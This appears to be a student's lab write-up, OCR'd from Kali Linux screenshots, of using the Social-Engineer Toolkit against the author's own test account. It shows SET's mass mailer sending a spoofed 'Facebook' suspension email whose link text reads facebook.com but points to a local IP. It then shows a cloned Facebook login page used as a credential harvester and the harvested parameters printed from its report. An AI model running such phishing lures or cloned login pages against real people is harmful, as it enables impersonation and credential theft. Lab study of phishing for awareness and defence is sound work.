
```
          .M"""bgd `7MM"""YMM MMP""MM""YMM
         ,MI    "Y   MM    `7 P'   MM   `7
         `MMb.       MM   d        MM
           `YMMNq.   MMmmMM        MM
         .     `MM   MM   Y  ,     MM
         Mb     dM   MM     ,M     MM
         P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```



```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1

       Do you want to use a predefined template or craft
       a one time email template.

       1. Pre-Defined Template
       2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Hi Am Bob
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: My name is Bob Smith, and I have some
 <strong> secret </strong> information you need. Click
<ahref="https://www.flcc.edu"> here </a> to get the juicy info!"Next line of the body: end
Next line of the body: END
set:phishing> Send email to: cyber2stanleyegbo@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: cyber2stanleyegbo@gmail.com
set:phishing> The FROM NAME the user will see: Tech Assistant
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

      Press <return> to continue
```




me	Hi Am Bob - My name is Bob Smith, and I have some secret information you need. Click ...	4:03 PM
Google 3	**Security alert** - Phone number added for 2-Step Verification cyber2stanleyegbo@gma...	3:22 PM
Google	**2-Step Verification turned on** - 2-Step Verification turned on cyber2stanleyegbo@gm...	3:10 PM
Google	**Nkems, finish setting up your new Google Account** - Hi Nkems, Welcome to Google. ...	2:58 PM



```
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a repo

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.16.4]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available.
POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```


```
    99. Return to main menu.

set:mailer>1

      Do you want to use a predefined template or craft
      a one time email template.

      1. Pre-Defined Template
      2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: "believable"
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Your Facebook account has been <stro
ng> suspended </strong>! Go to
<ahref="http://192.168.16.4"> https://www.facebook.com </a> to log in and restore access!Next line of the body: END
Next line of the body: END
set:phishing> Send email to: cyber2stanleyegbo@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: cyber2stanleyegbo@gmail.com
set:phishing> The FROM NAME the user will see: Facebook
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

     Press <return> to continue
```

Clone a website


Olush - VMware Workstation 17 Player
Player
Tras
File Sys
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.19.138]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captu
res all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.19.1 - - [26/Nov/2024 17:14:16] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundary[illegible]
Content-Disposition: form-data; name="[illegible]"

[illegible]
------WebKitFormBoundary[illegible]
Content-Disposition: form-data; name="[illegible]"

[illegible]
------WebKitFormBoundary[illegible]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundary[illegible]
```

Providing fake credentials


Olush - VMware Workstation 17 Player
Player
Tras
File Sys
kali@kali: ~
File Actions Edit View Help


```
1732659293298
------WebKitFormBoundaryBxSEjAYBM4xgIArb
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":[["falco:ods_web_batch",{"e":"{\"batch\":{\"7173\":{\"entities.ff_js_web.bd
_pdc_signals.256281040558.0.C3\":{\"event.logged\":{\"n\":1,\"d\":null},\"event.info.upload_method.banzai.log
_critical\":{\"n\":1,\"d\":null},\"event.info.banzai.log_critical.upload_processing\":{\"n\":1,\"d\":null},\"
event.uploaded\":{\"n\":1,\"d\":null}}}}}","r":1,"d":"$^|AcYrcmxCsPEQlMMmgayiBMR5xY_DLJUqzkz8_pyGxhT_MKJL7CGM
gHRqyl5Hq7So9UHmRFtak9fuSGy_2py_2TLhpeTfd.AcaOAEj4D8th5SDewkC8PuHRLFrx2ots2bDxLSFz4X0SKU2Ya17oPn1Gz7Q2ZFjtn
8jfBYVvi4N_kLzEFiRiMLoZ","s":"4srvss:3kgbja:xw8rma","t":1732659024059.2,"p":[1,128]},1732659292438.6,0,571]],
"user":"0","webSessionId":"4srvss:3kgbja:xw8rma","send_method":"beacon","compression":""}]
------WebKitFormBoundaryBxSEjAYBM4xgIArb--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
PARAM: local_storage[Session]=20
PARAM: local_storage[hb_timestamp]=13
PARAM: local_storage[signal_flush_timestamp]=13
PARAM: session_storage[TabId]=6
PARAM: session_storage[sp_pi]=216
PARAM: logtime=1
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=9
PARAM: __hs=20053.BP:DEFAULT.2.0..0.0
PARAM: dpr=2
PARAM: __ccg=EXCELLENT
PARAM: __rev=1018496030
PARAM: __s=:3kgbja:xw8rma
PARAM: __hsi=7441713688728404831
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE3nwaq0yE7i0n24o5-0me1Fw5uw5Uwdq0Ho2eU5O08HwS
yE1582ZwrU1Xo1UU3jwea
PARAM: __csr=
PARAM: lsd=AVpVEO-KrKg
PARAM: jazoest=2886
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1018496030
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1732658988
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

▮
```

Note:

I was redirected to a legitimate Facebook page, which means most users might not notice they have gone through a privacy leaking link and their password and details are visible to an attacker already. This is why it is good to always double check when visiting any site or while online, **anybody can be a victim.**


Indeed Social engineering is still the most exploited this days because of human error.

Copying Report and using cat command


Olush - VMware Workstation 17 Player
Player
Trash
ceh38
File System
password
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ sudo -s cp /root/.set/reports/'2024-11-26 17:18:20.366591.xml' .

┌──(kali㉿kali)-[~]
└─$ ls
'2024-11-26 17:18:20.366591.xml'   Documents   Evil-Droid   Pictures   ScoutSuite   venv
 Desktop                           Downloads   Music        Public     Templates    Videos

┌──(kali㉿kali)-[~]
└─$ cat '2024-11-26 17:18:20.366591.xml'
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   login.facebook.com/login.php
   <url>       <param>────────WebKitFormBoundaryZnF3DtvLTuRDZZw6</param>
   </url>
   <url>       <param>────────WebKitFormBoundarysuwwscWJCO2UJSyq</param>
   </url>
   <url>       <param>────────WebKitFormBoundary2A1AyBJLhUeT7C57</param>
   </url>
   <url>       <param>────────WebKitFormBoundarylvAzWqgZ22A6evGB</param>
   </url>
   <url>       <param>local_storage[Session]=20</param>
      <param>local_storage[hb_timestamp]=13</param>
      <param>local_storage[signal_flush_timestamp]=13</param>
      <param>session_storage[TabId]=6</param>
      <param>session_storage[sp_pi]=216</param>
      <param>logtime=1</param>
      <param>__aaid=0</param>
      <param>__user=0</param>
      <param>__a=1</param>
      <param>__req=5</param>
      <param>__hs=20053.BP:DEFAULT.2.0..0.0</param>
      <param>dpr=2</param>
      <param>__ccg=EXCELLENT</param>
      <param>__rev=1018496030</param>
      <param>__s=4srvss:3kgbja:xw8rma</param>
      <param>__hsi=7441713688720404831</param>
      <param>__dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rwSux60Vo1upE4W0OE3nwaq0yE710r24o5-0me1FwSuw5Uwdq0Ho2eU
5O00HwSyE15O2ZwrU1Xo1UU3jwea</param>
      <param>__csr=</param>
      <param>lsd=AVpVE8-KrKg</param>
      <param>jazoest=2886</param>
```

Using Grep command.



```
    <param>__spin_b=trunk</param>
    <param>__spin_t=1732658988</param>
  </url>
  <url>       <param>————WebKitFormBoundaryvYh8t6BpTdRKlOzh</param>
  </url>
  <url>       <param>————WebKitFormBoundaryADgoZol3OzXB6854</param>
  </url>
  <url>       <param>————WebKitFormBoundary8x8EjAYBM4xg1Arb</param>
  </url>
  <url>       <param>local_storage[Session]=20</param>
    <param>local_storage[hb_timestamp]=13</param>
    <param>local_storage[signal_flush_timestamp]=13</param>
    <param>session_storage[TabId]=6</param>
    <param>session_storage[sp_pi]=216</param>
    <param>logtime=1</param>
    <param>__aaid=0</param>
    <param>__user=0</param>
    <param>__a=1</param>
    <param>__req=9</param>
    <param>__hs=20053.BP:DEFAULT.2.0..0.0</param>
    <param>dpr=2</param>
    <param>__ccg=EXCELLENT</param>
    <param>__rev=1018496030</param>
    <param>__s=:3kgbja:xw8rma</param>
    <param>__hsi=7441713668728404831</param>
    <param>__dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zE6u7E3rw5ux60Vo1upE4W0OE3nwaq0yE7i0n24o5-0me1Fw5uw5Uw
5O0bHwSyE1582ZwrU1Xo1UU3jwea</param>
    <param>__csr=</param>
    <param>lsd=AVpVE8-KrKg</param>
    <param>jazoest=2886</param>
    <param>__spin_r=1018496030</param>
    <param>__spin_b=trunk</param>
    <param>__spin_t=1732658988</param>
  </url>
</harvester>

┌──(kali㉿kali)-[~]
└─$ cat '2024-11-26 17:18:20.366591.xml'  | grep email=

┌──(kali㉿kali)-[~]
└─$ cat '2024-11-26 17:18:20.366591.xml'  | grep pass=
```